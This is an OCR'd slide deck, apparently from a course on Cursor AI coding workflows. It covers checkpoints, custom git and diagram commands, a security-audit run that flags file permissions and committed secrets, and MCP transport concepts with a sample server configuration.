
AVOID LONG CHATS

- Start new conversations frequently, especially for new features.
- Go into your settings to change the "Usage Summary" from "Auto" to "Always".
- The summary shows what percentage of your usage limit you have consumed.
- This helps you monitor your consumption so you don't run out of tokens unexpectedly.

https://www.youtube.com/watch?v=WVeYLlKOWc0

CONVERSATION CHECKPOINTS





- The agent conversation history acts as a series of checkpoints for your code.
- Click the "go back" button on a previous message in the conversation.
- You can roll back small changes or go very far back in a conversation.
- While helpful, this should be used alongside Git for more persistent version control.


https://www.youtube.com/watch?v=WVeYLlKOWc0

/QW - CUSTOM COMMAND

qw.md

.cursor > commands > qw.md > # Quick Save Command > ## Important:

```
# Quick Save Command

Perform a quick local git commit to save current work state for easy restoration.

## Steps:
1. Check git status to see what files have changed
2. Stage all changes (including untracked files)
3. Create a commit with a timestamp-based message: "Quick save: YYYY-MM-DD HH:MM:SS"
4. Confirm the commit was successful
5. Display a brief summary of what was saved

## Important:
- This is a LOCAL commit only - do NOT push to remote
- Use descriptive output so the user knows what was saved
- If there are no changes to commit, inform the user
- Always include the timestamp in the commit message for easy reference
```



Perform a quick local git commit to save current work state for easy restoration.


✅ **Quick save completed successfully!**


Commit: `aa9e710` - "Quick save: 2025-10-27 15:27:01"

Summary of what was saved:

- **45 files changed** with 23,299 insertions
- **Modified files:**


CURSOR RULES






Use very sparingly, because these will affect your context window and token usage.

CURSOR MEMORIES



Ensure they are still relevant for the current project.
Many of times these memories where no longer relevant.




VISUALIZE YOUR CODE

Mermaid syntax allows for various diagrams: flowcharts, sequence, class, state, and more.

.cursor > commands > viz.md > # Visualize Codebase with Mermaid Diagrams

```
# Visualize Codebase with Mermaid Diagrams

You are an expert Technical Architect and Visual Documentation Specialist. Your task is to
analyze the codebase and create comprehensive Mermaid diagrams to help users understand the
system architecture, data flow, and component relationships.

## Analysis Process

Follow this systematic approach:

### 1. Understand the Context
- Ask the user what aspect of the codebase they want to visualize
- Determine the appropriate diagram type(s) to use
- Identify the scope (entire system, specific component, workflow, etc.)

### 2. Repository Analysis
- Examine the project structure and component organization
- Identify major modules, services, and their relationships
- Map out data flows and processing pipelines
- Understand dependencies and integrations
- Identify key files, classes, and functions

### 3. Select Appropriate Diagram Types

Based on what the user wants to understand, choose from:

#### **Flowchart** - Best for:
- Sequential processes and workflows
- Decision trees and conditional logic
- Step-by-step procedures
- Algorithm visualization

#### **Sequence Diagram** - Best for:
```



SECURE CODE

/sec

I'll conduct a comprehensive security audit of your podcast management web application. Let me start by examining the key security-critical files.

Perfect! Now let me create a final summary document:

SECURITY-AUDIT-SUMMARY.md (new) +448 •

Perfect! Now let me verify all the files and create a final index:

Auto-Ran command: cd, ls, grep

```
$ cd /Users/brycekunz/Documents/GitHub/PodcastScripts && ls -lh *.md | grep -i security
MEDIATION-CHECKLIST.md
-rw-r--r--@ 1 brycekunz  staff    25K Oct 27 16:27 security-report.md
```

Run Everything ✓ Success


Excellent! Let me create a final README for the security documentation:

SECURITY-README.md

.security-scan-results.md > # Security Scan Results 1 / 1 2 of 4 Files Undo File Keep File

```
# Security Scan Results
**Date:** October 27, 2025

## File Permission Analysis

### Sensitive Files Found:
```
-rw-r--r-- .env (644 - INSECURE! Should be 600)
-rw-r--r-- podcast_webapp.db (644 - INSECURE! Should be 640)
```

**Issue:** Files are readable by all users on the system. Should be restricted to owner only.

### Files Present in Working Directory:
- `./001_master_script/client_secret.json` ✓ (in .gitignore)
- `./001_master_script/token.pickle` ✗ (NOT in .gitignore)
- `./000_webapp/podcast_webapp.db` ✗ (NOT in .gitignore)
- `./000_webapp/instance/podcast_webapp.db` ✓ (instance/ in .gitignore)
- `./002_mov_to_yt/client_secret.json` ✓ (in .gitignore pattern)
- `./002_mov_to_yt/token.pickle` ✗ (NOT in .gitignore)

## Git History Analysis

**WARNING:** Database files have been committed to git history!

Found commits with database files:
- commit aa9e710 (Oct 27, 2025)
- commit d8d1b22 (Sep 30, 2025)
- commit f65889f (Sep 28, 2025)

**Action Required:** These files need to be removed from git history using `git filter-branch` or `BFG Repo Cleaner`.
```


CURSOR IS STUCK




MODULE ONE

CURSOR + MCP

MCP: AI UNIVERSAL BRIDGE






- MCP is an open standard for connecting AI models to tools and data sources
- Solves the integration problem by providing a universal, vendor-neutral interface
- Uses client-server architecture with standardized messaging via JSON-RPC 2.0
- Adopted by major AI providers including Anthropic, OpenAI, and Google DeepMind

https://modelcontextprotocol.io/docs/getting-started/intro

MCP LOCAL PIPES



- stdio connects AI models as local subprocesses using standard input/output
- Enables secure, low-latency communication between CLI tools and models
- Supports fully bidirectional JSON-RPC messaging for robust automations. No HTTP required—just IPC via pipes or terminal streams.
- Used for local agents or tools that don’t need remote networking. Ideal for on-prem, air-gapped, or embedded deployments.

https://modelcontextprotocol.io/specification/2025-06-18/basic/transports

MCP OVER SSE

- SSE enables real-time server-to-client streaming over HTTP.
  Clients POST requests; servers respond with streamed JSON-RPC events.
- Best for web-based, event-driven updates (e.g., live outputs, long jobs).
- SSE is unidirectional (server→client); client sends messages via HTTP POST.
- SSE used until 2025, now being replaced by streamable HTTP for scalability


https://modelcontextprotocol.io/specification/2025-06-18/basic/transports

MCP OVER STREAMABLE HTTP

- Uses standard HTTP POST/GET for all client-server messaging—easy to integrate. Supports both instant JSON responses and real-time event streams via SSE.
- Clients POST JSON-RPC to a single endpoint; GET can open streaming SSE events.
- Secured by validating Origin headers and using proper authentication. Session IDs manage stateful interactions; enables resumable event streams.
- Fully interoperable, backward compatible with legacy SSE endpoint specs.

https://modelcontextprotocol.io/specification/2025-06-18/basic/transports

CURSOR + MCP



Settings

https://modelcontextprotocol.io/specification/2025-06-18/basic/transports


CURSOR + MCP

```json
{
    "mcpServers": {
        "browser-tools": {
            "command": "npx",
            "args": [
                "@agentdeskai/browser-tools-mcp@1.2.0"
            ]
        },
        "context7": {
            "url": "https://mcp.context7.com/mcp"
        },
        "perplexity-mcp": {
            "env": {
                "PERPLEXITY_MODEL": "sonar"
            },
            "command": "uvx",
            "args": [
                "perplexity-mcp"
            ]
        },
        "playwright": {
            "command": "docker",
            "args": [
                "run",
                "-i",
                "--rm",
                "mcp/playwright"
            ]
        }
    }
}
```

